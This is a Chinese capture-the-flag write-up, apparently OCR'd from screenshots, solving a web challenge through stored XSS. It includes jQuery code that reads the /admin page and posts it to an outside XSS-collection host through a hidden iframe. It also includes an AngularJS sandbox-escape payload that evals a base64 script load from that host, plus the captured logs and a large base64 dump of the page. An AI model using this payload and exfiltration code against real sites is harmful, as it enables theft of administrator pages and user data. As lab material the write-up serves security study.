
是否公开 ● 私有 ○ 公开

代码：

```
$.ajax({
        url: "/admin",
        type: "GET",
        dataType: "text",
        success: function(result) {
            var code = btoa(encodeURIComponent(result));
            xssPost('http://xsspt.com/index.php?do=api&id=aQCIrX', code);
        },
        error: function(msg) {

        }
    })
```

```
function xssPost(url, postStr) {
    var de;
    de = document.body.appendChild(document.createElement('iframe'));
    de.src = 'about:blank';
    de.height = 1;
    de.width = 1;
    de.contentDocument.write('<form method="POST" action="' + url + '"><input name="code" value="' +
    de.contentDocument.forms[0].submit();
    de.style.display = 'none';
}
```

此时获取后台的xss模块已经建立好，需要在原有模块上更新使用模块，默认是使用获取cookie的模块



CTF-WEB-simple suggest

- ☐ 默认模块 展开
- ☐ xss.js 展开
- ☐ 基础认证钓鱼 展开
- ☐ 获取内网IP 展开
- ☐ 键盘记录 展开
- ☐ 截取网页屏幕 展开
- ☐ 获取保存的明文密码 展开
- ☐ 获取页面源码 展开
- ☐ flag 展开
- ☑ 01-Get-Admin-Code 展开
  需要配置的参数
  code :
- ☐ 02-Get-Flag 展开


☑ 自定义代码

配置 取消

然后再在留言板上输入payload：

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} }
};eval(atob(\'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK\'));//');}}
```

稍等片刻，即可获取到消息



□ -折叠 2018-06-22 16:30:57

- code : JTBEJTBBJTNDIURPQ1RZUEUlMjBodG1sJTNFJTBEJTBBJTNDaHRtbCUyMGxhbmclM0QlMjJ6aC1DTiUyMiUzRSUwRCUwQSUyMCUyMCUzQ2hlYWQlM0UlMEQlMEElMjAlMjAlMjAlMjAlM0NtZXRhJTIwY2hhcnNldCUzRCUyMnV0Zi04JTIyJTNFJTBEJTBBJTIwJTIwJTIwJTNDbWV0YSUyMGh0dHAtZXF1aXYlM0QlMjJYLVVBLUNvbXBhdGlibGUlMjIlMjBjb250ZW50JTNEJTIySUUlM0RlZGdlJTIyJTNFJTBEJTBBJTIwJTIwJTIwJTIwJTNDbWV0YSUyMG5hbWUlM0QlMjJ2aWV3cG9ydCUyMiUyMGNvbnRlbnQlM0QlMjJ3aWR0aCUzRGRldmljZS13aWR0aCUyQyUyMGluaXRpYWwtc2NhbGUlM0QxJTIyJTNFJTBEJTBBJTIwJTIwJTIwJTNDIS0tJTIwJUU0JUI4JThBJUU4JUJGJUIwMyVFNCVCOCVBQW1ldGElRTYlQTAlO
- HTTP_REFERER :
- HTTP_USER_AGENT : Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
- REMOTE_ADDR : 116.62.137.114


删除

复制code后面的base64代码：

code:
JTNjIURPQ1RZUEUraHRtbCUzZSUwZCUwYSUzY2h0bWwrbGFuZyUzZCUyMnpoLUNOJTIyJTNlJTBkJTBhKyslM2NoZWFkJTNlJTBkJTBhKy
srKyUzY21ldGErY2hhcnNldCUzZCUyMnV0Zi04JTIyJTNlJTBkJTBhKysrKyUzY21ldGEraHR0cC1lcXVpdiUzZCUyMlgtVUEtQ29tcGF0
aWJsZSUyMitjb250ZW50JTNkJTIySUUlM2RlZGdlJTIyJTNlJTBkJTBhKysrKyUzY21ldGErbmFtZSUzZCUyMnZpZXdwb3J0JTIyK2Nvbn


```
RlbnQlM2QlMjJ3aWR0aCUzZGRldmljZS13aWR0aCUyYytpbml0aWFsLXNjYWxlJTNkMSUyMiUzZSUwZCUwYSsrKyslM2MhLS0rJWU0JWI4
JThhJWU4JWJmJWIwMyVlNCViOCVhYW1ldGElZTYlYTAlODclZTclYWQlYmUqJWU1JWJmJTg1JWU5JWExJWJiKiVlNiU5NCViZSVlNSU5Yy
VhOCVlNiU5YyU4MCVlNSU4OSU4ZCVlOSU5ZCVhMiVlZiViYyU4YyVlNCViYiViYiVlNCViZCU5NSVlNSU4NSViNiVlNCViYiU5NiVlNSU4
NiU4NSVlNSVhZSViOSVlOSU4MyViZColZTUlYmYlODUlZTklYTElYmIqJWU4JWI3JTlmJWU5JTlhJThmJWU1JTg1JWI2JWU1JTkwJThlJW
VmJWJjJTgxKy0tJTNlJTBkJTBhKysrKyUzY21ldGErbmFtZSUzZCUyMmRlc2NyaXB0aW9uJTIyK2NvbnRlbnQlM2QlMjIlMjIlM2UlMGQl
MGErKysrJTNjbWV0YStuYW1lJTNkJTIyYXV0aG9yJTIyK2NvbnRlbnQlM2QlMjIlMjIlM2UlMGQlMGErKysrJTNjbGluaytyZWwlM2QlMj
JpY29uJTIyK2hyZWYlM2QlMjIlMjIlM2UlMGQlMGElMGQlMGErKysrJTNjdGl0bGUlM2VTWUMlM2MlMmZ0aXRsZSUzZSUwZCUwYSUwZCUw
YSUwZCUwYSsrKyslM2NsaW5rK2hyZWYlM2QlMjJodHRwcyUzYSUyZiUyZmNkbi5ib290Y3NzLmNvbSUyZmJvb3RzdHJhcCUyZjMuMy43JT
JmY3NzJTJmYm9vdHN0cmFwLm1pbi5jc3MlMjIrcmVsJTNkJTIyc3R5bGVzaGVldCUyMiUzZSUwZCUwYSsrKyslM2NsaW5rK2hyZWYlM2Ql
MjJjc3MlMmZpZTEwLXZpZXdwb3J0LWJ1Zy13b3JrYXJvdW5kLmNzcyUyMityZWwlM2QlMjJzdHlsZXNoZWV0JTIyJTNlJTBkJTBhKysrKy
UzY2xpbmsraHJlZiUzZCUyMmNzcyUyZnN0YXJ0ZXItdGVtcGxhdGUuY3NzJTIyK3JlbCUzZCUyMnN0eWxlc2hlZXQlMjIlM2UlMGQlMGEr
KysrJTNjc3R5bGUrdHlwZSUzZCUyMnRleHQlMmZjc3MlMjIlM2UlMGQlMGErKysrKysrKysrYm9keSslN2IlMGQlMGErKysrKysrKysrKy
twYWRkaW5nLXRvcCUzYSs2MHB4JTNiJTBkJTBhKysrKysrKysrKysrcGFkZGluZy1ib3R0b20lM2ErNDBweCUzYiUwZCUwYSsrKysrKysr
KyslN2QlMGQlMGErKysrKysrKyUzYyUyZnN0eWxlJTNlJTBkJTBhJTBkJTBhKysrKyUzY3NjcmlwdCtzcmMlM2QlMjJodHRwcyUzYSUyZi
UyZmNkbi5ib290Y3NzLmNvbSUyZmFuZ3VsYXIuanMlMmYxLjQuNiUyZmFuZ3VsYXIubWluLmpzJTIyJTNlJTNjJTJmc2NyaXB0JTNlJTBk
JTBhKysrKyUzY3NjcmlwdCtzcmMlM2QlMjJodHRwcyUzYSUyZiUyZmFwcHMuYmRpbWcuY29tJTJmbGlicyUyZmFuZ3VsYXItcm91dGUlMm
YxLjMuMTMlMmZhbmd1bGFyLXJvdXRlLmpzJTIyJTNlJTNjJTJmc2NyaXB0JTNlJTBkJTBhKysrKyUzY3NjcmlwdCtzcmMlM2QlMjJqcyUy
ZmllLWVtdWxhdGlvbi1tb2Rlcy13YXJuaW5nLmpzJTIyJTNlJTNjJTJmc2NyaXB0JTNlJTBkJTBhJTBkJTBhKyslM2MlMmZoZWFkJTNlJT
BkJTBhJTBkJTBhKyslM2Nib2R5KyUzZSUwZCUwYSUwZCUwYSsrKyslM2NuYXYrY2xhc3MlM2QlMjJuYXZiYXIrbmF2YmFyLWludmVyc2Ur
bmF2YmFyLWZpeGVkLXRvcCUyMiUzZSUwZCUwYSsrKysrKyUzY2RpditjbGFzcyUzZCUyMmNvbnRhaW5lciUyMiUzZSUwZCUwYSsrKysrKy
srJTNjZGl2K2NsYXNzJTNkJTIybmF2YmFyLWhlYWRlciUyMiUzZSUwZCUwYSsrKysrKysrKyslM2NidXR0b24rdHlwZSUzZCUyMmJ1dHRv
biUyMitjbGFzcyUzZCUyMm5hdmJhci10b2dnbGUrY29sbGFwc2VkJTIyK2RhdGEtdG9nZ2xlJTNkJTIyY29sbGFwc2UlMjIrZGF0YS10YX
JnZXQlM2QlMjIlMjNuYXZiYXIlMjIrYXJpYS1leHBhbmRlZCUzZCUyMmZhbHNlJTIyK2FyaWEtY29udHJvbHMlM2QlMjJuYXZiYXIlMjIl
M2UlMGQlMGErKysrKysrKysrKyslM2NzcGFuK2NsYXNzJTNkJTIyc3Itb25seSUyMiUzZVRvZ2dsZStuYXZpZ2F0aW9uJTNjJTJmc3Bhbi
UzZSUwZCUwYSsrKysrKysrKysrKyUzY3NwYW4rY2xhc3MlM2QlMjJpY29uLWJhciUyMiUzZSUzYyUyZnNwYW4lM2UlMGQlMGErKysrKysr
KysrKyslM2NzcGFuK2NsYXNzJTNkJTIyaWNvbi1iYXIlMjIlM2UlM2MlMmZzcGFuJTNlJTBkJTBhKysrKysrKysrKysrJTNjc3BhbitjbG
FzcyUzZCUyMmljb24tYmFyJTIyJTNlJTNjJTJmc3BhbiUzZSUwZCUwYSsrKysrKysrKyslM2MlMmZidXR0b24lM2UlMGQlMGErKysrKysr
KysrJTNjYStjbGFzcyUzZCUyMm5hdmJhci1icmFuZCUyMitocmVmJTNkJTIyJTJmJTIyJTNlU1lDK0FETUlOJTNjJTJmYSUzZSUwZCUwYS
srKysrKysrJTNjJTJmZGl2JTNlJTBkJTBhKysrKysrKyslM2NkaXYraWQlM2QlMjJuYXZiYXIlMjIrY2xhc3MlM2QlMjJjb2xsYXBzZStu
YXZiYXItY29sbGFwc2UlMjIlM2UlMGQlMGErKysrKysrKysrJTNjdWwrY2xhc3MlM2QlMjJuYXYrbmF2YmFyLW5hdiUyMiUzZSUwZCUwYS
srKysrKysrKysrKyUzY2xpK2NsYXNzJTNkJTIyYWN0aXZlJTIyJTNlJTNjYStocmVmJTNkJTIyJTIzJTIyJTNlSG9tZSUzYyUyZmElM2Ul
M2MlMmZsaSUzZSUwZCUwYSsrKysrKysrKysrKyUzY2xpJTNlJTNjYStocmVmJTNkJTIyJTIzJTIyJTNlJWU2JTk3JWE1JWU1JWJmJTk3JT
NjJTJmYSUzZSUzYyUyZmxpJTNlJTBkJTBhKysrKysrKysrKysrJTNjbGklM2UlM2NhK2hyZWYlM2QlMjIlMjMlMjIlM2UlZTglYjQlYTYl
ZTUlOGQlOTUlM2MlMmZhJTNlJTNjJTJmbGklM2UlMGQlMGErKysrKysrKysrKyslM2NsaSUzZSUzY2EraHJlZiUzZCUyMmFkbWluJTJmZm
lsZSUyMiUzZSVlNiU5NiU4NyVlNCViYiViNiUzYyUyZmElM2UlM2MlMmZsaSUzZSUwZCUwYSsrKysrKysrKysrKyUzY2xpJTNlJTNjYSto
cmVmJTNkJTIyYWRtaW4lMmZzdWdnZXN0JTIyJTNlJWU3JTk1JTk5JWU4JWE4JTgwJTNjJTJmYSUzZSUzYyUyZmxpJTNlJTBkJTBhKysrKy
srKysrJTNjbGklM2UlM2NhK2hyZWYlM2QlMjIlMjMlMjIlM2UlZTUlOGYlOTElZTUlYjglODMlM2MlMmZhJTNlJTNjJTJmbGklM2UlM2Ul
MGQlMGErKysrKysrKysrJTNjJTJmdWwlM2UlMGQlMGErKysrKysrKyUzYyUyZmRpdiUzZSUwZCUwYSsrKysrKyUzYyUyZmRpdiUzZSUwZC
UwYSsrKyslM2MlMmZuYXYlM2UlMGQlMGElMGQlMGElMGQlMGElM2NkaXYrY2xhc3MlM2QlMjJjb250YWluZXIlMjIlM2UlMGQlMGErKyUz
Y2RpditjbGFzcyUzZCUyMmp1bWJvdHJvbiUyMiUzZSUwZCUwYSsrKysrKysrJTNjaDElM2VIRUxMTythZG1pbkNsb3VuZCUzZCUyYyUyZmgxJT
NlJTBkJTBhKysrKysrKyslM2NwJTNlJWU2JTk2JWIwJWU3JTg5JTg4JWU1JTkwJThlJWU1JThmJWIwMi4wISUzZCUyYyUyZnAlM2UlMGQlMGEr
KyUzZCUyYyUyZmRpdiUzZSUwZCUwYSUzZCUyYyUyZmRpdiUzZSUwZCUwYSUwZCUwYSUwZCUwYSsrKyslM2MhLS0rQm9vdHN0cmFwK2NvcmUrSmF2YV
NjcmlwdCUwZCUwYSUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUz
ZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZCUzZC
UzZCstLSUzZSUwZCUwYSUzYyEtLStQbGFjZWQrYXQrdGhlK2VuZCtvZit0aGUrZG9jdW1lbnQrc28rdGhlK3BhZ2VzK2xvYWQrZmFzdGVy
Ky0tJTNlJTBkJTBhJTNjc2NyaXB0K3NyYyUzZCUyMmh0dHBzJTNhJTJmJTJmY2RuLmJvb3Rjc3MuY29tJTJmanF1ZXJ5JTJmMS4xMi40JT
JmanF1ZXJ5Lm1pbi5qcyUyMiUzZSUzYyUyZnNjcmlwdCUzZSUwZCUwYSUzY3NjcmlwdCtzcmMlM2QlMjJodHRwcyUzYSUyZiUyZmNkbi5i
b290Y3NzLmNvbSUyZmJvb3RzdHJhcCUyZjMuMy43JTJmanMlMmZib290c3RyYXAubWluLmpzJTIyJTNlJTNjJTJmc2NyaXB0JTNlJTBkJT
BhJTNjIS0tK0lFMTArdmlld3BvcnQraGFjaytmb3IrU3VyZmFjZSUyZmRlc2t0b3ArV2luZG93cys4K2J1ZystLSUzZSUwZCUwYSUzY3Nj
cmlwdCtzcmMlM2QlMjJqcyUyZmllMTAtdmlld3BvcnQtYnVnLXdvcmthcm91bmQuanMlMjIlM2UlM2MlMmZzY3JpcHQlM2UlMGQlMGElMG
QlMGElM2MlMmZib2R5JTNlJTBkJTBhJTNjJTJmaHRtbCUzZSUwZCUwYSUwZCUwYQ==
```

保存在admin.txt


C:\Users\CTF\Desktop\admin.txt • - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help
admin.txt


利用pentestbox进行base64解码

```
> cat admin.txt |base64 -d
```




```
C:\Users\CTF\Desktop
> cat admin.txt |base64 -d
%0D%0A%3C!DOCTYPE%20html%3E%0D%0A%3Chtml%20lang%3D%22zh-CN%22%3E%0D%0A%20%20%3Chead%3E%0D%0A%20%20%20%20%3Cmeta%20charset%3D%22utf-8%22%3E%0D%0A%20%20%20%20%3Cmeta%20http-equiv%3D%22X-UA-Compatible%22%20content%
3D%22IE%3Dedge%22%3E%0D%0A%20%20%20%20%3Cmeta%20name%3D%22viewport%22%20content%3D%22width%3Ddevice-width%2C%20initial-scale%3D1%22%3E%0D%0A%20%20%20%20%3C!--%20%E4%B8%8A%E8%BF%B03%E4%B8%AAmeta%E6%A0%87%E7%AD%BE
*%E5%BF%85%E9%A1%BB*%E6%94%BE%E5%9C%A8%E6%9C%80%E5%89%8D%E9%9D%A2%EF%BC%8C%E4%BB%BB%E4%BD%95%E5%85%B6%E4%BB%96%E5%86%85%E5%AE%B9%E9%83%BD*%E5%BF%85%E9%A1%BB*%E8%B7%9F%E9%9A%8F%E5%85%B6%E5%90%8E%EF%BC%81%20--%3E%
0D%0A%20%20%20%20%3Cmeta%20name%3D%22description%22%20content%3D%22%22%3E%0D%0A%20%20%20%20%3Cmeta%20name%3D%22author%22%20content%3D%22%22%3E%0D%0A%20%20%20%20%3Clink%20rel%3D%22icon%22%20href%3D%22%22%3E%0D%0A
%0D%0A%20%20%20%20%3Ctitle%3ESYC%3C%2Ftitle%3E%0D%0A%0D%0A%0D%0A%20%20%20%20%3Clink%20href%3D%22https%3A%2F%2Fcdn.bootcss.com%2Fbootstrap%2F3.3.7%2Fcss%2Fbootstrap.min.css%22%20rel%3D%22stylesheet%22%3E%0D%0A%20
%20%20%20%3Clink%20href%3D%22css%2Fie10-viewport-bug-workaround.css%22%20rel%3D%22stylesheet%22%3E%0D%0A%20%20%20%20%3Clink%20href%3D%22css%2Fstarter-template.css%22%20rel%3D%22stylesheet%22%3E%0D%0A%20%20%20%20
